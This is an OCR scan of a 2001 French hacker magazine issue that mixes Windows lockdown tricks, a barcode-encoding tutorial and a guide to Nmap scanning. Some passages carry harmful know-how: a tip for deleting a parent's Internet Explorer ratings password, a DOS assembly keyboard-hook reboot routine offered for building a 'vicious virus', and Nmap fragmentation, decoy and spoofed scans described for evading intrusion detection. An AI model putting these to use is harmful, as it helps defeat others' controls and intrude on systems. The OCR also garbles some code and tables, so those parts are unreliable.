LE MANUEL

N°2

64 PAGES D'ÉLITE HORS SÉRIE

Bimestriel Août /Sept 2001

HACKERZ VOICE

La voix du pirate informatique

Spoofing méthode

CRACKING manuel

Fabriquer un code barre

CRYPTO guide

phreak

codes

L 9190 - 2 - 39,00 F - RD

Edito


Tous ensemble, tous ensemble....

Avec vous, le succès devient une habitude. Dès ce deuxième numéro, les Manuels du Pirate, de Hors série trimestriels passent en bimestriels... tout court. Merci qui ? l'équipe rédactionnelle (ouverte :-)), le Dir de Pub et vous surtout, sans qui rien de tout cela.. gna gna...

La preuve pour nous de votre soutien : cette grande vague d'emails de pré-inscriptions qui a suivi l'annonce de l'ouverture de Zi HackAdemY, qui nous assure déjà de son succès. Rassurons tout de suite les lecteurs de province et de l'étranger (majoritaires dans notre lectorat) on ne les oublie pas. Si l'ouverture d'une HackAdemY sur Mars n'est pas exactement à l'ordre du jour (quoique, c'était pas un US Robotics le modem du machin sur mars ca donne des idées j'ai le même), on est déjà à taffer sur des vrais cours par correspondance qui eux ont pour but de vous transformer tous en vrais cracks du hack.

TOMMY LEE

Sommaire



HACKERZ VOICE
La voix du pirate informatique

È aperto a tutti quanti,
Viva la libertà! " *

Est une publication D.M.P.,
1, Villa du Clos de Mallevart.
75011 Paris
Tél.: 01 40 21 01 20
Fax.: 01 43 55 46 46

Directeur de la publication :
O. Spinelli

Commission paritaire :
toujours en cours mon Dieu comment va t on faire ?

Rédacteur en chef : Tommy Lee

C'est ouvert à tous
Vive la liberté !
(Don Giovanni - by Mozart/DaPonte fin du 1er acte.)

Collaborateurs :
Captain CAVERN/Prof/Nokia/Sabine/ PIPO LE MALIN/NIVO/FozZy/et le crew.

Maquette : DCT Tananarive
xpress@madactylo.com
Tél.: 01 53 01 38 68

Coordinateur et rédacteur graphique :
William Rolland

Imprimé en Champagne
par Rotochampagne

abonnements@dmpfrance.com
voice@dmpfrance.com

SÉCURITÉ INFORMATIQUE

(ET OUAIS !!!!!!)

PROTEGER SON PC ?

Voici ce qui s'appelle une petite synthèse de toutes les connaissances élémentaires de Windows. L'objectif sera de bloquer l'accès à notre PC afin d'empêcher qui que ce soit à le toucher s'il n'est pas autorisé. Déjà, sachez que Windows est une véritable passoire en matière de sécurité informatique et encore, on est gentil (et poli surtout ;) Donc, essayons de rendre cette protection plus conséquente tout en utilisant nos faibles moyens.

Déjà, on va dans le Panneau de Configuration, Utilisateurs et on crée un profil, par ex «paul». on redémarre et, ouais! il demande un passwd pour entrer. N'ayez crainte, les programmeurs de Microsoft ne connaissent pas la sécurité. Il suffit, en effet, de cliquer sur Annuler, pour accèder à la machine :))

Alors, on va améliorer tout ca. Retournons dans Panneau de configuration/Utilisateurs et créons un deuxième profil, «tarlouse» . Maintenant on reboote et si on fait Annuler, on tombe sur le profil «tarlouse».

Or, il est impossible de passer du profil «tarlouse» au profil «paul» comme ça. La solution est donc là, il suffit de bloquer le profil «tarlouse» afin que le pirate soit piégé. pour cela, on a deux moyens : soit on réalise une attaque brute et on paralyse l'interface Windows de ce profil, soit on y va plus soft et on neutralise intelligemment le profil.

Notre mission sera de protéger une machine X contre un piratage physique direct (c'est-à-dire, pas par internet, pour se protéger tout simple, déconnectez votre modem ;)

Comme le but de la rubrique c quand meme d'apprendre la programmation, on va faire les deux.

Alors, commençons par la méthode la plus simple et la plus courte, la méthode soft. Réfléchissons: le type démarre la machine et il tombe devant un menu multi-utilisateurs. Comme il ne connaît pas le mot de passe de «Paul», il va aller sur «tarlouse» ou bien faire Annuler, ce qui reviendra strictement à la meme chose. Comme il peut explorer la machine dans le profil «tarlouse», notre but va être de l'éjecter de ce profil avant qu'il n'ai pu faire quoi que ce soit. Voilà la solution : il suffit de créer un fichier qui reboote la machine et de le mettre au démarrage du profil; quand le pirate le démarrera il sera exit : le PC va redémarrer! pas mal comme astuce, non ? bon, c pas grave. Alors, pour faire ça, tout simple : créez un file «restart.bat» (vous pouvez changer le nom mais gardez l'extension

RESUMÉ : L'UNIVERS ENTIER EST NUMÉRISÉ MAIS LE CODE GÉNÉTIQUE NE PEUT ÊTRE VIOLÉ. POURTANT, DES HACKERS ONT DÉCOUVERT DES EXTRÈMISTES SUR LE POINT DE BRISER CE CODE POUR FAIRE DE L'HUMANITÉ UNE MASSE D'INTELLIGENCE ANONYME. MAIS AVANT DE POUVOIR AGIR, ILS SONT CAPTURÉS. SAUF LOOLA VOLEUZ QUI RÉUSSIT À S'ÉCHAPPER. ELLE ENVOIE UNE RÉPLIQUE D'ELLE-MÊME AFFRONTER LE GARDIEN DU SITE OÙ SES AMIS SONT PRISONNIERS PENDANT QU'ELLE FORCE LE SYSTÈME DE PROTECTION DU SITE ET ENVOIE D'AUTRES CLONES ARMÉS POUR LES LIBÉRER.

batch) dans le repertoire dirwin\Menu démarrer\Démarrages (ou dirwin est l'adresse de votre dossier windows). Dedans écrivez:

@echo off
Exit

Allez dans Propriétés du menu contextuel du fichier (cliquez dessus du gauche droit de la souris si vous préférez...) et cochez l'option «Fermez en quittant» dans l'onglet Programmes. Dans «Paramètres avancées», décochez la case «Avertir avant de passer en mode MS-DOS». Ou alors, si vous ne voulez pas que le PC redémarre, mais l'éteindre, allez dans Démarrez/Paramètres/Barre des tâches et menu démarrer, et sur l'onglet Programmes du Menu Démarrez. Là, cliquez sur «Ajouter...». en guise de ligne de commande, tapez

c:\Windows\Rundll32.exe user,ExitWindows

Le PC redémarrera si vous cliquez sur l'icône. Faites la meme manip pour la lancer au démarrage du profil.

Et voilà pour la méthode soft! Elle est sympa, elle est classe, elle est simple et radicale. Or, notre but étant d'apprendre, de découvrir, de chercher et d'expérimenter, testons la deuxième technique dite «le-coup-du-bourrin». Elle est de loin la plus directe et meme 'sadique' car elle détruit dans le profil par défaut, en l'occurrence «tarlouse», toute possibilité de piratage en paralysant l'interface Windows complètement. Ici, on va jouer sur la base de registre. Cette dernière étant accessible par l'autre profil, en cas de fausse manip, on peut corriger la gaffe par le profil «paul» tranquillement. On verra ça. D'abord, je vous balance le code, et ensuite on explique tout ça. Donc, toujours avec le language VBScript, créez un file .vbs et mettez-y :

```
Dim WSHShell
Set WSHShell = Wscript.CreateObject(«Wscript.Shell»)
WSHShell.RegWrite «HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun»,1,»REG_DWORD»
WSHShell.RegWrite «HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\ClearRecentDocsOnExit»,1,»REG_BINARY»
WSHShell.RegWrite «HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoClose»,1,»REG_DWORD»
WSHShell.RegWrite «HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDesktop»,1,»REG_DWORD»
WSHShell.RegWrite «HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoNetHood»,1,»REG_DWORD»
WSHShell.RegWrite «HKCUR\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSetTaskbar»,1,»REG_DWORD»
WSHShell.RegWrite «HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoEntireNetwork»,1,»REG_DWORD»
WSHShell.RegWrite «HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFileMenu»,1,»REG_DWORD»
WSHShell.RegWrite «HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDrives»,1,»REG_DWORD»
WSHShell.RegWrite «HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSaveSettings»,1,»REG_DWORD»
WSHShell.RegWrite «HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFavoritesMenu»,1,»REG_DWORD»
WSHShell.RegWrite «HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFind»,1,»REG_DWORD»
WSHShell.RegWrite «HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoStartMenuSubFolder»,1,»REG_DWORD»
WSHShell.RegWrite «HKCU\Software\Microsoft\Windows\CumrrentVersion\Policies\Explorer\NoViewContextMenu»,1,»REG_DWORD»
WSHShell.RegWrite «HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFavoritesMenu»,1,»REG_DWORD»
```

Bon là, j'ai essayé de vous mettre le plus de commandes possible, meme si elle ne servent pas vraiment ici, afin que vous les connaissiez et pouvez les utiliser dans d'autres buts. Au dessus il n'y sont pas tous.

En dessous, si.
Voici a koi correspondent les commandes:

NoClose = + de bouton arrêter
NoRun = + de bouton executer
NoDesktop = + d'icônes
NoNetHood = + de voisinages réseau, l'ordi est isolé du réseau
NoSetTaskbar = enlève la commande Barre des tâches ds Démarrer/Paramètres
NoFavoritesMenu = + de favoris (!valeur binaire!)
ClearRecentDocsOnExit = + de documents.
NoSetFolders = Enlève la commande Panneau de configuration et imprimantes dans Démarrer/Paramètres
NoEntireNetwork= cacher le réseau global
NoFileMenu= cache le menu fichier de l'Explorateur Windows
NoDrives= + d'accès au disques. voici els correspondances des disques : A=1 B=2 C=3... si vous voulez bloquer le disque A et C, tapez 4 etc. si cette valeur vaut 255 (en décimal) tous les lecteurs sont masqués.
NoChangeStartMenu = tout est dans le nom :)
NoFind = désactive le raccourci de Recherche.
NoFolderOptions = pas d'options de dossier!
NoViewContextMenu = + de menu contextuel
NoTrayContextMenu = impossibilité de modifier le menu contextuel
NoAddPrinter = impossibilité d'ajouter des imprimantes
NoStartBanner = + de msg de départ ds la barre des tâches («Cliquez ici pour commencer»)
NoDeletePrinter = Toutes les imprimantes installées ne peuvent être supprimées
NoSaveSetting = les paramètres du bureau et des icônes ne sont pas nregistrés en quittant.
NoStartMenuSubFolder = les ss-dossiers du menu Démarrer deviennent inactifs.
NoPrinterTabs = l'onglet «Détail» et «Général» de «Imprimantes» sont masqués
DisableRegistryTools = désactivation de regedit (éditeur de Base de Registre)
NoRecentDocsHistory = Pour IE4.0, Documents disparait du menu Démarrer.
NoInternetIcon = effacement de l'icône Internet Explorer du bureau.

et voilà! blocage total de l'interface de Windows... le pirate peut changer de boulot et aller planter des chous, paske la, vous le cassez en deux ;)
La prochaine fois, on verra comment restreindre certaines fonctionnalités dans Windows, afin d'empêcher un utilisateur indiscret de modifier certains paramètres sensibles tout en lui laissant la possibilité d'accéder allah machine.

UN PTIT TRUCK

Vous savez comment faire sauter le passwd sous Internet explorer 4.x et meme 5.x (je crois bien, si je ne mabuze). Par exemple, si votre père met un passwd pour vous empêcher d'utiliser internet, eh bien, cliquez sur Démarrez/Exécuter et tapez regedit pour rentrer dans la base de Registre. Ensuite, allez dans HKey_Local_Machine\Software\Microsoft\Windows\CurrentVersion\Policies\Ratings. Virez le clé «Key». Désormais, y a plus de passwd.

UN PROG

Voici un prog en assembleur qui permet de rebooter la machine dès qu'on presse 5 touches. c une bonne routine pour un virus particulièrement vicieux.

```
***
.model tiny
.code
org 100h
INSTALL:
MOV AX,3509h
INT 21h
MOV [BXREG],BX
MOV [ESREG],ES
MOV AH,25h
MOV DX,offset NEW_INT
INT 21h
MOV DX,offset EOP
INT 27h
NEW_INT: PUSHF
INC WORD PTR CS:[COUNTER]
CMP WORD PTR CS:[COUNTER],20
JB NOCOUNTER
PUSH AX
PUSH BX
PUSH CX
PUSH DX
PUSH ES
PUSH DS
PUSH SS
PUSH SI
PUSH DI
JMP SKIP
NOCOUNTER: JMP ADIOS
SKIP:
CALL REBOOT
MOV WORD PTR CS:[COUNTER],0
POP DI
POP SI
POP SS
POP DS
POP ES
POP CX
POP BX
POP AX
ADIOS:
POPF

DB 0EAh
BXREG dw ?
ESREG dw ?


COUNTER dw 0


REBOOT: MOV AH,2
XOR BH,BH
XOR DX,DX
INT 10h
MOV AH,9
MOV CX,2000
MOV AL,' '
MOV BL,7
INT 10h
JMP FAR 0FFFFh:0
EOP:
END START
***
```

sympa, non ? 12c4 on prendra des cours d'asm si ça vous dit. vs avez qu'à le faire savoir au rédac'chef, il m'a dit qu'on ne lui envoie pas bcp de mail en ce moment ;))

Stigmata

Le Hacking de Super-marché

Codes barre (Codification EAN 13)

Vous savez tous ce qu'est un code barre mais savez-vous comment ils sont crées ??? Le codage EAN 13 étant le plus utilisé (les journaux et les magazines utilisent le code 128 par exemple), nous allons donc parler de cette codification.
EAN 13 : European Article Numbering + nombre de caractères du code

13 chiffres c'est bien beau mais ca veut dire quoi?

Chiffrage/Déchiffrage

1) L'indicatif national

Dépend du pays dans lequel l'article a été codifié; il a donc pu être fabriqué dans un autre pays.

Canada, E-U :	00 à 29	France :	30 à 37
Allemagne :	40 à 48	Japon :	49
Grande-Bretagne :	50	Belgique, Lux. :	54
Danemark :	57	Finlande :	64
Norvège :	70	Suède :	73
Suisse :	76	Italie :	80 à 83
Espagne :	84	Pays-Bas :	87
Autriche :	90 et 91	Austalie :	93
Nlle-Zélande :	94	Afrique du Sud :	500

2) Le code marque (ou code fabricant)

Code de 5 chiffres permettant d'identifier le fabricant, il est attribué par l'organisme de codification du pays soit

GENCOD pour la France (www.gencod-ean.fr).

3) Le code produit

Code de 5 chiffres déterminant le produit parmi les autres du même fabricant. Il est attribué par le fabricant lui-même.

4) La clé de contrôle

Elle permet d'assurer à la machine que la lecture effectuée est correcte. Elle est déterminée par les 12 premiers chiffres.

• Comment se calcule-t-elle?

M étant la clé, il faut résoudre l'équation suivante:

M = 10 - [3(B+D+F+H+J+L) + (A+C+E+G+I+K)] mod 10
X mod 10 revient à garder les unités de X (le reste de la division par 10 du nombre trouvé)

Dans notre cas, on a:
M = 10 - [3(0+2+4+5+3+1) + (3+1+3+5+4+2)] mod 10
M = 10 - [63] mod 10
M = 10 - 3 = 7
(car le reste de la divison de 63 par 10 est 3)

Des chiffres aux «Barres»

Vous vous êtes sans doute déjà demandé comment on passait des chiffres aux barres mais aviez-vous remarqué que le même chiffre n'est pas toujours représenté avec les mêmes «barres»?
En fait, un chiffre peut être représenté par 3 series différentes de «barres» qui dépendent de la position de ce chiffre dans le code ainsi que de l'indicatif national (1er chiffre du code).

Vous vous rappelez du code barre ABCDEFGHIJKLM utilisé pour la clé de contrôle, eh bien, on va le reprendre maintenant. Toutd'abord la machine nécessite 3 séries de barres plus longues que les autres afin de pouvoir lire le code, un code commence et se termine donc toujours par un trait plein, un trait blanc puis un deuxieme trait plein. Nous noterons cela 101 (1 pour les traits pleins et 0 pour traits blancs). Pour ce qui est du centre du code ce sera toujours 01010.

Bon, maintenant on peut avancer . La première série de chiffres (B,C,D,E,F et G) pouvant être codée de 2 manières différentes, il va donc falloir déterminer à quel chiffre est attribué quel codage; pour cela, nous aurons recours au tableau suivant, on appellera
X et Y les différents types de codage de la premiere série de chiffres.

VALEUR DE	CODAGE DE :					
A	B	C	D	E	F	G
1	X	X	Y	X	Y	X
2	X	X	Y	Y	X	X
3	X	X	Y	Y	Y	X
4	X	Y	X	X	Y	Y
5	X	Y	Y	X	X	Y
6	X	Y	Y	Y	X	X
7	X	Y	X	Y	X	Y
8	X	Y	X	Y	Y	X
9	X	Y	Y	X	Y	X

Maintenant que vous connaissez le codage pour B,C,D,E,F et G, nous allons pouvoir déterminer la représentation de tout le code barre grâce au tableau suivant. Pour H,I,J,K,L et M, on prendra le codage Z de ce tableau.

Valeur du chiffre àcoder	Codage X	Codage Y	Codage Z
0	0001101	0100111	1110010
1	0011001	0110011	1100110
2	0010011	0011011	1101100
3	0111101	0100001	1101100
4	0100011	0011101	1011100
5	0110001	0111001	1001110
6	0101111	0000101	1001110
7	0111011	0010001	1000100
8	0110111	0001001	1001000
9	0001011	0010111	1110100

N.B.

Pour les amateurs de cryptage X= NOT Z et Y= 1 XOR Z.

Pour mon code barre: 30 12345 54321 7,
le codage est donc

XXYYYX ZZZZZZ

ce qui donne avec les chiffres pour la première, partie:

0001101 0011001 0011011 0100001 0011101 0110001

Et pour la deuxième:

1001110 1011100 1000010 1101100 1100110 1000100

Il reste plus qu'à traduire tout ça en «barres» et le tour est joué.

Et voilà, c'est fini pour aujourd'hui, vous savez désormais faire un code barre mais attention c'est interdit.

Pour tout ceux qui n'aiment pas calculer la clé de contrôle, voici un listing QBasic fait maison qui la calcule:

```
DIM A(12)
DIM code AS LONG
DIM code2 AS LONG
DIM X AS LONG
CLS
COLOR 9
LOCATE 7, 15
INPUT "Indicatif National :", indic
LOCATE 9, 15
INPUT "Code Marque :", code
LOCATE 11, 15
INPUT "Code Produit :", code2
FOR I = 1 TO 12
IF I = 1 OR I = 3 OR I = 8 THEN
IF I < 3 THEN X = indic
IF I > 2 AND I < 8 THEN X = code
IF I > 7 THEN X = code2
END IF
A(I) = X MOD 10
X = X \ 10
NEXT
SWAP A(1), A(2)
SWAP A(3), A(7)
SWAP A(4), A(6)
SWAP A(8), A(12)
SWAP A(9), A(11)
S = 10 - ((3 * (A(2) + A(4) + A(6) + A(8) + A(10)
+ A(12)) + A(1) + A(3) + A(5) + A(7) + A(9) + A(11))
MOD 10)
LOCATE 17, 15
PRINT "La clé de contrôle est:"; S
```

SéPaEncoRkomeN.

SCANNER VersuS DETECTION D'INTRUSION SYSTEME

Le but de cet article est de montrer qu'aucun système ne sera jamais à 100% fiable, bien sûr il ne faut pas être nihiliste en tout ce qui concerne les programmes de sécurités, les IDS sont performants, mais sont ils assez performants pour vous garantir une sécurité optimale ?

C'est ici que tout commence... Je ne vais pas confronter tout de suite les deux types de programmes, je vais d'abord expliquer d'un côté comment marche Nmap, où le trouver, comment l'installer et d'un autre côté parler comment marche les IDS, où les trouver...

Un match arbitré par PROF


Il faut d'abord, expliquez les différents types de scanner, les scanners de vulnérabilités des systèmes, les scanners de réseaux et les scanners de lignes téléphoniques :

- Les scanners de vulnérabilités fonctionnent à l'intérieur du système et recherche les patchs correctifs manquants, vérifie les droits d'accès aux fichiers, où sont stockés tel et tel type de fichier, si ils sont protégés par mot de passe, quel type de mot de passe...
- D'autre scanner comme Nmap, Nessus, Saint... sont des scanners réseaux, ils effectuent des balayages à la recherche de ports libres et de services non protégés
- Et enfin la dernière catégorie de scanner, sont les scanners de lignes téléphoniques, pour contrer les assaillants qui balayaient les lignes téléphoniques à la recherche de modem fantôme ou modem actif

I) Nmap :

Nessus, Saint... tous ces scanners sont sympas, j'en convient, mais franchement pourquoi ne pas passer à quelque chose de plus pointu, quelque chose qui fait plus mal quand on l'utilise !! Le principe du scanner est de détecté automatiquement les faiblesses, les failles du sécurité d'un système (je veux dire système d'une façon générale, mais bien sûr cela s'applique à un LAN, un hôte, un serveur...). Je conseille largement Nmap par rapport à Nessus car pour beaucoup de personnes (dont je fais activement parti) Nessus est un des outils favoris des scripts-kiddies...je m'explique, Nessus(www.nessus.org) est bien plus qu'un simple scanner de base qui travaille avec le protocole TCP/IP...il a de nombreuses options, tel le Déni De Service, obtention d'un accès root à distance, finger, accès aux fichiers, failles sendmail, ...

Attention je ne critique pas l'auteur, aux contraires je crie au génie, mais je critique ces scripts-kiddies qui ne font que d'utiliser ces outils, et qui vantent leurs exploits, je rappelle qui Nessus est en distribution libre, vous êtes libre de le personnaliser, de rajouter des fonctions...



La plupart des scanners sont gratuits sur la plateforme Unix (qui comprend Linux), mais dans ce cas si Nessus est si bien avec toutes ses fonctions pourquoi opter pour nmap ? Car Nmap illustre parfaitement mon article,

INSTALLONS NMAP ! ! !

D'abord si vous voulez Nmap il va falloir disposer d'un UNIX, bon c'est pas un problème, j'ai déjà expliquer comment faire cohabiter plusieurs systèmes d'exploitation...

Bon alors maintenant il va falloir se procurer Nmap, c'est alors que vous irez sur www.insecure.org/nmap et que vous downloaderez la dernière version... bon ok c'est bon le fichier Nmap-x.xx.tgz est sur votre disque dur... Maintenant comment faire pour l'installer ?

Alors il faut ouvrir une fenêtre de terminal Ensuite il va falloir décompresser le tgz à l'aide de tar !
Pour cela on va saisir la commande suivante :

```
root@prof /(rep ou se trouve nmap)# tar -zxvf
nmap-x.xx.tgz
```

Cette commande va décompressez tous les fichiers du tgz et le mettre dans un répertoire, le rep Nmap.

Bon une fois cette chose de faite, va falloir commencer l'installation, mais il va falloir au préalable télécharger deux fichiers, Flex et Bison (ou encore pour être sur ftp.prep.ai.mit.edu/pub/gnu) car l'installation de se fera pas sans ces deux fichiers, alors pas de panique, va falloir aller les downloader sur ftp.lip6.fr ou sur www.gnu.org ok ensuite sous le terminal veuillez accéder au répertoire nmap (cd nmap-x.xx)et ensuite tapez

```
root@prof /nmap # ./configure une fois cette chose
de faites tapez :
root@prof /nmap # make
root@prof /nmap # make install
```

Voilà c'est installé.

Tout d'abord Nmap s'illustre comme étant un excellent outil de balayage, il faut savoir qu'il exécute un balayage des ports dans le but de découvrir les ports ouverts d'un hôte cible (ici aussi hôte est un terme générale), il effectue également un balayage furtif des ports ouverts, il va donc essayer d'échapper aux systèmes de détection d'intrusion ! Comme ceci, la commande -f fragmente les entêtes TCP de 20 octets en une portée de fragments afin d'éviter la détection, je vais illustrer mon exemple, supposons qu'un hôte se fasse scanner, appelons-le PrOf !

PrOf a pour IP 127.0.0.1 ! ! !

La commande nmap -f -sS -p 80 127.0.0.1

Cette commande va envoyer une requête de connexion SYN sur le port 80 de PrOf truncated-tcp 16.
Cette sortie de TCPdump montre un balayage dans lequel une en-tête TCP st fragmenté. Comme il ne s'agit pas d'un en-tête TCP complet (je rappelle qu'un en-tête TCP fait au minimum 20 octets), TCPdump l'affiche comme étant un truncated-tcp, cela peut passer auprès de certains IDS comme un balayage réussi.

Un IDS est comme un Firewall, ou un anti-virus, il ne sera JAMAIS fiable à 100%
Cette commande va envoyer une requête de connexion SYN sur le port 80 de PrOf

COMMANDES NMAP :

Nmap possède de nombreuses techniques de scan :
Vanilla TCP connect(), TCP SYN (semi-ouvert), ftp proxy (bounce attack), reverse-ident, ICMP (ping sweep), FIN, ACK sweep, Xmas tree, SYNsweep, NULL scan , la détection de l'OS distant grâce à l'empreinte digitale TCP/IP, le stealth scanning, le dynamic delay, le calcul de retransmission, le scan en parallèle, la détection d'hôtes éteints grâce au ping en parallèle, les scans avec leurres, la détection de ports filtrés, le scan RPC direct (sans-portmap), le scan avec fragmentations de paquets et une flexibilité dans l'écriture des cibles et des ports, contourne les filtreurs paquets, balayage des ports uncherchable UDP raw ICMP.
Nmap est un scanner dangereux car on peut obtenir pleins d'informations dangereuses(pour lui...) sur un hôte, je m'explique :

Le type d'OS ->On va donc tranquillement pouvoir cherchez des exploits à jouer sur ce système d'exploitation... etc..

Commandes Générales sous Nmap :

- P0 : Cette commande de scanner des réseaux qui n'acceptent pas les requêtes(ou réponses) ICMP echo à traverser leur firewall (dans le cas contraire utilisé RingZERO, ou utilisé la commande -PT)

- PT : Cette commande utilise la technique de ping TCP pour repérer les hôtes qui sont présents. A la place d'envoyer des requêtes ICMP echo et d'attendre une réponse, nous envoyons des paquets TCP ACK à travers le réseau (ou machine) cible et attendons les réponses. Les hôtes présents doivent répondre par un RST. Ceci nous permet de passer à travers des réseaux n'autorisant pas le ping. Les utilisateurs n'étant pas root connect(). Pour spécifier le port destination pour faire sa requête, nous utilisons -PT<numerodeport>. Le port par défaut est le 80(celui qui est le moins souvent filtré).Bien que ce soit de moins en moins vrai)

- PS : Cette commande utilise les paquets SYN(requête de connexion) à la place des paquets ACK(pour les utilisateurs root). Les hôtes présents doivent répondre par un RST, ou plus rarement par un SYN/ACK.

- PI : Cette commande utilise le vrai ping (requêtes ICMP echo). Elle regarde quels sont les hôtes présents et cherche des adresses qui autorisent les broadcasts de sous-réseaux sur votre réseau. Ce sont des adresses IP extrêmement accessibles et qui transmettent les paquets entrants en des broadcasts en direction des ordinateurs du sous réseaux.

- PB : Ceci est le ping utilisé par défaut dans nmap. Il utilise à la fois le paquet ACK (-PT) et ICMP (-PI)en parallèle. De cette manière vous pouvez atteindre à la fois un hôte qui en filtrent un ! Mais jamais les deux ! (avec de la chance...)

- O : Cette commande active l'authentification par l'empreinte TCP/IP. En d'autres mots, il utilise quelques techniques pour repérer des subtilités de la couche réseau de l'ordinateur scanné. Il utilise les informations recueillies "empreinte digitale" pour les comparer à une base de donnée d'empreintes connues(celle de Nmap qui ne cesse de grossir...) et peut ainsi voir quel type de système nous sommes en train de scanner (je vous montrerais une parade contre ça...)

- I : Cette commade utilise 'TCP reverse ident scanning'. le protocole ident permet de détecter le nom de l'utilisateur qui fait fonctionner n'importe quel processus connecté en utilisant TCP, même si ce processus n'a pas initialisé la connexion (je tiens à remercier Dave Goldsmith pour cette découverte)Donc vous pouvez, de cette manière vous connecter sur le port 80 et utiliser identd pour trouver si ce serveur est lancé par le root ou non(donc c'est qui est une aubaine pour pouvoir obtenir le statut Root). Ceci ne peut être fait uniquement que par une connexion complète à l'hôte distant (c'est à dire : l'option de scan -sT). Quand -I est utilisé, le serveur identd de l'hôte distant questionne chaque ports ouvert. Naturellement, ceci ne fonctionne pas si l'hôte ne fait pas fonctionner identd.

- f : Cette commande oblige les scans par SYN, FIN, XMAS, ou encore NULL à utiliser de tous petits fragments de paquets IP. L'idée est de fragmenter le header TCP sur plusieurs paquets pour pouvoir rendre plus compliqué aux filtreurs de paquets ainsi qu'au détecteurs d'intrusions(IDS), de détecter ce que vous êtes en train de faire. Attention avec cette option, car certains programmes ont du mal à gérer les paquets fragmentés. Attention, ces paquets ne sont pas repérés par les sniffers de paquets ainsi que par les firewalls qui n'utilisent pas l'option du kernel linux

CONFIG_IP_ALWAYS_DEFRAG (alors veuillez être vigilant et recompiler votre noyau pour voir si vous utilisez cette option)

- v : Cette commande est en fait un mode détaillé, elle donne des informations sur ce qui est en train de se passer, pratique quand même, ne vous dispensez pas de cette commande !

- h : Cette commande affiche un résumé des commandes Nmap(toujours pratique si on ne se souvient pas de toutes les commandes, il y en a...)

- oN <Prof RuleZ> Cette commande va crée un log du résultat et l'inscrit dans un fichier qui est dans la racine nmap

- oM <PrOfrUlEz> Cette commande va créer un log du résultat dans un fichier, spécifié en argument.

- p <port champ>

Cette commande spécifie quels ports doivent être scannés.

Par exemple '-p 80' n'essayera que le port 80 sur la machine cible.(c'est assez pratique si l'on veut infiltrer un hôte via telnet, on peut voir si le port telnet est dispo, et ainsi de suite...)

- F : Cette commande permet d'effectuer un scan rapide en scanner QUE les ports listés dans le fichier 'services' fournit avec nmap. Pour éditer sa liste de port dans le fichier services, il faut utiliser la commande

- iR

- D : Cette commande effectue un scan avec leurres (decoy), ce qui permet de faire croire à l'hôte cible que les IP que vous spécifiez entant que 'decoy' sont aussi en train de le scanner.
De cette manière, les IDS détecteront quelques fois 5-10 ports scan provenant de la même source, et seront incapables de dire qui à réellement effectué le scan et quel sont les leurres envoyés. Cette technique est très puissante pour cacher son IP.

- S <AdressesIP de l'hôte> :
Dans certain cas, nmap sera incapable de trouver votre adresse IP source (il vous le dira si c'est le cas).Si cela vous arrive, utilisez -S avec votre
adresse IP(l'interface sur laquelle vous voulez envoyer les paquets).

Une autre utilité de cette option est de faire un spoofed scan pour faire croire à la cible que quelqu'un d'autre est en train de la scanner (avouez quand même que son créateur est un génie ! ! !)

- e <interface> :
Cette commande spécifie à nmap l'interface sur laquelle les paquets doivent êtres envoyés. De toute façon Nmap est presque toujours capable de déterminer l'interface à utiliser mais au cas où...

- g <portsource>
Cette commande fixe le port source utilisé dans les scan. De nombreux firewall et filtreurs de paquets feront une exception dans leurs règles aux paquets DNS (53) ou encore FTP-DATA (20) qui entreront pour effectuer une connexion. Pour un scan UDP il vaudra mieux utiliser le port 53 et pour un scan TCP, le port 20 avant le 53. Il faut noter que ceci n'est qu'une requête.

Par exemple, vous ne pouvez pas faire d'échantillonnage TCP ISN d'un hôte : port vers un hôte : port, car nmap change le port source même si vous utilisez l'option -g.

- T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> :
Le mode Paranoid scan très lentement dans l'espoir d'éviter les IDS et détecteurs de scan. Il fait les scans en série (et non pas en parallèle) et attend au moins 5 minutes entre chaque paquet. Sneaky(cafardeusement, héhé) est similaire, il attend seulement 15 secondes entre chaque. Polite est conçu pour ne pas surcharger le réseau et crasher les machines. Il fait les scans en série et attend au moins 0.4 secondes entre chaque paquet.

Normal est l'attitude normale de nmap, en ce sens qu'il essaie de fonctionner le plus vite possible sans pour autant perdre en précision dans les résultats. Les mode Agressive ajoute 5 minutes de timeout par hôte et n'attend pas plus de 1.25 seconde pour les réponses des requêtes. Insane n'est convenable que pour des réseaux très rapides ou s'il ne vous importe pas de perdre des informations.

